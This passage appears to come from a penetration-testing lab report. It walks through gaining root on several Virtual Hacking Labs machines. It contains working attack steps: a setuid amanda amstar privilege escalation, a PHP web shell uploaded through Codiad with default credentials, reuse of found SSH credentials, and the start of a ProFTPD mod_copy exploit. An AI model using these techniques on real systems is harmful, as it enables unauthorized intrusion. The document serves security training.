backupuser@backupadmin:/tmp$ nano runme.sh  
backupuser@backupadmin:/tmp$ chmod +x runme.sh  
backupuser@backupadmin:/tmp$ cat runme.sh  
#!/bin/sh  
#  
/bin/sh
```

```
backupuser@backupadmin:/tmp$ ls -al /usr/libexec/amanda/application/amstar  
-rwsr-xr-- 1 root disk 36616 Feb 21 2012 /usr/libexec/amanda/application/amstar
```

```
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=/tmp/runme.sh  
# id  
uid=0(root) gid=34(backup) groups=34(backup),6(disk),26(tape)
```


Verify root privilege.

```
# whoami  
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
# ifconfig  
/bin/sh: 9: ifconfig: not found  
# ifconfig  
ens33      Link encap:Ethernet  inet addr:10.15.1.4 Bcast:10.15.1.255  Mask:255.255.255.0  
           inet6 addr: fe80::20c:29ff:fedb:6267/64  Scope:Link  
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
             RX packets:8686 errors:0 dropped:40 overruns:0 frame:0  
             TX packets:3710 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:918876 (918.8 KB)  TX bytes:730887 (730.8 KB)
```



Locate key.txt file.

```
$ cat /root/key.txt
```

```
# cat /root/key.txt  
vayrhppva72nt78vs7tt
```

key.txt

vayrhppva72nt78vs7tt

16. Web01-Dev [A] | 10.15.1.6

Introduction

Tasked to conduct an assessment on 10.15.1.6. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP and Nikto, a webpage enumerating tool, a vulnerable webpage was discovered. Root privileges on the target were gained through exploiting the discovered vulnerable webpage to gain admin credentials that we could use to SSH into the system.

Vulnerabilities Discovered

OS: Linux web01-dev 2.6.32-504.el6.x86_64

Open ports: FTP [21], SSH [22], HTTP [80], HTTPS [443], RPCBIND [111], IPP [631], and MYSQL [3306].

- Vulnerable to PHP cmd vulnerability.

CVE IDs: N/A

Exploit: PHP cmd vulnerability

Contents of key.txt: tg8newesf0e5uc3ylxde

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

<https://www.revshells.com/>

EXPLOIT DESCRIPTION

Web-server was enumerated and exploitable page was accessed using easy to guess credentials. This web-server allows for .php pages to be made on the server. A simple PHP cmd script was made and navigated to allowing for simple bash commands to be run. The system files were enumerated through this page and a file containing ssh credentials were obtained. SSH into the system and switch to root.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :<no name>> state down mtu 1500 qdisc pfifo_fast qlen 1
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fe4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80; HTTPS port 443; RPCBIND port 111; IPP port 631; and MySQL port 3306.

```
(kali㉿kali)-[~] $ nmap 10.15.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 12:46 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.15.1.6
Host is up (4.0s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   closed ipp
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 85.26 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.1.6
```

```
[root@kali ~]# nmap -A 10.15.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 12:46 EDT
Nmap scan report for 10.15.1.6
Host is up (0.23s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to 172.16.5.2
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 2.2.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 8c:b6:72:b2:17:2f:d2:f8:20:46:9a:41:bf:82:c0:9b (DSA)
|   2048 3c:21:e4:6f:68:a2:df:2d:67:ce:76:a5:c7:3d:8a:9f (RSA)
```

```
80/tcp  open  http     Apache httpd 2.2.15 ((CentOS))
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 2 disallowed entries ←
|_/codiad /impresscms
| http-server-header: Apache/2.2.15 (CentOS)
| http-title: Apache HTTP Server Test Page powered by CentOS
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000  2,3,4    111/tcp   rpcbind
|   100000  2,3,4    111/udp   rpcbind
|   100000  3,4     111/tcp6  rpcbind
|   100000  3,4     111/udp6  rpcbind
|   100024  1       35075/udp status
|   100024  1       38397/tcp  status
|   100024  1       42558/udp6 status
|_ 100024  1       44150/tcp6 status
443/tcp  open  ssl/http  Apache httpd 2.2.15 ((CentOS))
| http-server-header: Apache/2.2.15 (CentOS)
| http-title: Apache HTTP Server Test Page powered by CentOS
| ssl-cert: Subject: commonName=web01-dev/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=-- Stop
| Not valid before: 2016-09-17T09:49:34
| Not valid after:  2017-09-17T09:49:34
| ssl-date: 2021-10-27T10:00:21+00:00; -6h47m17s from scanner time.
631/tcp  closed  ipp
```

```

3306/tcp open  mysql   MySQL 5.1.73
| mysql-info:
|   Protocol: 10
|   Version: 5.1.73
|   Thread ID: 5
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, SupportsCompression, Speaks41ProtocolNew, IgnoreSigpipes, ConnectWithDatabase, FoundRows, SupportsTransactions, ODBCClient, DontAllowDatabaseTableColumn, Support41Auth, IgnoreSpaceBeforeParens, InteractiveClient, LongPassword, SupportsLoadDataLocal, LongColumnFlag
|   Status: Autocommit
|   Salt: E.S7W38^R'ir}@cU^Wy
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Service Info: OS: Unix

Host script results:
|_clock-skew: -6h47m17s

TRACEROUTE
HOP RTT      ADDRESS
1  231.26 ms 10.15.1.6
|_Linux_4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.59 seconds

```

Fiddler SSL VPN

File	Help
Connection:	default
Server:	https://vpnc02.virtualhackinglabs.com:443/
Status:	Tunnel running
Duration:	00:30:03
Bytes received:	728.324 K
Bytes sent:	818.588 K

Run a Nikto scan on 10.15.1.6.

```

(kali㉿kali)-[~]
$ nikto -h 10.15.1.6 a;"{"error":"No Action Specified"}}
- Nikto v2.1.6

-----
+ Target IP:          10.15.1.6
+ Target Hostname:    10.15.1.6
+ Target Port:        80
+ Start Time:         2021-10-27 20:42:37 (GMT-4)

+ Server: Apache/2.2.15 (CentOS)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 789588, size: 54, mtime: Fri Jul 21 03:34:40 2017 | 386 B | 57 B
+ Retrieved x-powered-by header: PHP/5.3.3
+ Cookie f9c7294bc8f6035df784b56b800b122c created without the httponly flag
+ Entry '/codiad/' in robots.txt returned a non-forbidden or redirect HTTP code (200) ←
+ Cookie ICMSESSION created without the httponly flag
+ Entry '/impresscms/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.



```

Navigate to "https://10.15.1.6/codiad/". Use weak, easy to guess, common credentials to log in. These credentials can also be found by enumerating the web-server, but I found them using brute force guessing.


```

user: admin
pass: admin

```



Right click the test folder and make a new .php file.



Write a simple PHP cmd script that allows basic bash commands to be run on the web-page. Command made on "https://www.revshells.com/".

```
<html>
<body>
<form method="GET" name=<?php echo basename($_SERVER['PHP_SELF']); ?>>
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

A screenshot of a web browser window titled "https://10.15.1.6/codiad/". The browser interface includes a navigation bar with back, forward, and search buttons, and a toolbar with various icons. The main content area shows a file named "exploit.php" in a code editor. The code is as follows:

```
1 <html>
2 <body>
3 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4 <input type="TEXT" name="cmd" id="cmd" size="80">
5 <input type="SUBMIT" value="Execute">
6 </form>
7 <pre>
8 <?php
9     if(isset($_GET['cmd']))
10    {
11        system($_GET['cmd']);
12    }
13 ?>
14 </pre>
15 </body>
16 <script>document.getElementById("cmd").focus();</script>
17 </html>
```

The file is located in a project named "test". A red box highlights the file icon in the sidebar, and another red arrow points from the sidebar to the file preview in the main pane.

Preview exploit.php to navigate to the created webpage.

A screenshot of a web browser window titled "https://10.15.1.6/codiad/". The browser interface is similar to the previous one. The main content area shows the same "exploit.php" file in a code editor. A right-click context menu is open over the file icon in the sidebar. The menu options are: Preview (highlighted with a red box), Copy, Rename, Delete, and Download. A red arrow points from the "Preview" option to the file icon in the sidebar.

A screenshot of a web browser window titled "https://10.15.1.6/codiad/workspace/files/exploit.php?cmd=". The browser interface is consistent with the previous screenshots. A red box highlights the URL in the address bar, and a red arrow points from the address bar to the URL.

Find and read /var/www/html/instructions.txt file.

```
cat /var/www/html/instructions.txt
```

cat /var/www/html/instructions.txt

Login using SSH
web01adm@192.168.11.6
pass: web01adm1261!

Modify the IP in the Xoops Virtual Path (URL) in the following file:
/var/www/html/impresscms/mainfile.php

Login:
http://192.168.11.6/impresscms

Modify the IP in system modules.

```
Login using SSH  
web01adm@192.168.11.6  
pass: web01adm1261!  
Modify the IP in the Xoops Virtual Path (URL) in the following file:  
/var/www/html/impresscms/mainfile.php  
Login:  
http://192.168.11.6/impresscms  
Modify the IP in system modules.
```

SSH into the target system using discovered credentials.

```
(kali㉿kali)-[~/Web01-Dev]  
$ ssh web01adm@10.15.1.6  
web01adm@10.15.1.6's password:  
[web01adm@web01-dev ~]$ whoami  
web01adm  
[web01adm@web01-dev ~]$ id  
uid=500(web01adm) gid=500(web01adm) groups=500(web01adm),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Check which commands can be run as Super User. Note that all commands can be run with sudo. Use "sudo su" to switch to root.

```
[web01adm@web01-dev ~]$ sudo -l  
Matching Defaults entries for web01adm on this host:  
    requiretty !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin/:/bin:/usr/sbin:/usr/bin  
User web01adm may run the following commands on this host:  
    (ALL) ALL  
[web01adm@web01-dev ~]$ sudo su
```

Verify root privilege.

```
[root@web01-dev web01adm]# id  
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023  
[root@web01-dev web01adm]# whoami  
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
[root@web01-dev web01adm]# ip addr  
1:  
  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000  
    link/ether 00:0c:29:ed:b7:30 brd ff:ff:ff:ff:ff:ff  
   inet 10.15.1.6/24 brd 10.15.1.255 scope global eth0  
        inet6 fe80::20c:29ff:feed:b730/64 scope link  
            valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
[root@web01-dev web01adm]# cat /root/key.txt  
tg8newesf0e5uc3ylxde
```

key.txt

tg8newesf0e5uc3ylxde

17. VPS1723 [A] | 10.15.1.53

Introduction

Tasked to conduct an assessment on 10.15.1.53. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the ProFTPD 1.3.5 - 'mod_copy' Command Execution vulnerability and Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation kernel vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities, getting into an unprivileged user account, and escalate privileges by using the kernel vulnerability discovered.

Vulnerabilities Discovered

OS: Linux vps1723 4.2.0-18-generic

Open ports: FTP [21], SSH [22], HTTP [80].

- Vulnerable to ProFTPD 1.3.5 - 'mod_copy' Command Execution vulnerability and Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation kernel vulnerability.

CVE IDs: CVE-2015-3306 & CVE-2015-8660

Metasploit Exploit: <https://www.exploit-db.com/exploits/37262>

Kernel Exploit: <https://www.exploit-db.com/exploits/39166>

Contents of key.txt: w76jooebu9p4yshd9q71

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://nvd.nist.gov/vuln/detail/CVE-2015-3306>
- <https://www.exploit-db.com/exploits/36742>
- <https://www.exploit-db.com/exploits/39166>
- <https://nvd.nist.gov/vuln/detail/CVE-2015-8660>

EXPLOIT DESCRIPTION

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible. The Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation kernel exploit is just another overlayfs exploit that works on kernels before 2015-12-26.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~]
$ ip addr
1: :<NOQUEUE,BROADCAST> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
      inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
      inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
      inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
      inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
      inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80.

```
(kali㉿kali)-[~/Web01-Dev]
$ nmap 10.15.1.53
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 20:48 EDT
Nmap scan report for 10.15.1.53
Host is up (0.18s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
```

A more in-depth look at open ports. Note Anonymous FTP login allowed.

```
nmap -A 10.15.1.53
```

```

[...]
# nmap -A 10.15.1.53
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 20:48 EDT
Nmap scan report for 10.15.1.53
Host is up (0.22s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.9p1 Ubuntu 2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 be:9c:9b:43:d3:8e:32:c6:73:49:aa:33:a0:56:41:f4 (DSA)
|   2048 cd:cf:bd:85:e8:7d:6c:5b:d4:ee:91:c3:58:55:14:b9 (RSA)
|   256 80:2c:19:1c:bf:22:21:e5:30:23:1e:06:4b:fc:da:53 (ECDSA)
|_  256 af:1f:46:65:da:17:d1:9b:e5:c7:07:93:78:20:47:0e (ED25519)
80/tcp    open  http     Apache httpd 2.4.12 ((Ubuntu))
|_http-server-header: Apache/2.4.12 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops  @amazon  10.15.1.121  10.15.10.10  10.15.1.177  10.15.1.4
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  220.10 ms  10.15.1.53

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

Run a Nikto scan on 10.15.1.53. Upon further inspection, nothing of particular use comes from the Nikto scan.

```

[...]
$ nikto -h 10.15.1.53
- Nikto v2.1.6

+ Target IP:      10.15.1.53
+ Target Hostname: 10.15.1.53
+ Target Port:    80
+ Start Time:    2021-10-28 20:52:48 (GMT-4)

[...]
+ Server: Apache/2.4.12 (Ubuntu) [Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed]
+ The anti-clickjacking X-Frame-Options header is not present. /, you should replace this file (located at /var/www/html/index.html)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs), maintained by the problem persists, please contact the
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 545fc552747b0, mtime: gzip
+ Apache/2.4.12 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7917 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:        2021-10-28 21:14:58 (GMT-4) (1330 seconds)

+ 1 host(s) tested

```

Search for the potential ProFTPD 1.3.5 exploit. Note Metasploit exploit.

```

[...]
# searchsploit ProFTPD 1.3.5
Exploit Title
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit) [Metasploit]
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution [Metasploit]
ProFTPD 1.3.5 - File Copy [Metasploit]
Shellcodes: No Results

```

Search for ProFTPD exploit in Metasploit.

```
msf6 > search proftpd 1.3.5
[...]
Matching Modules
=====
#  Name
-  ---
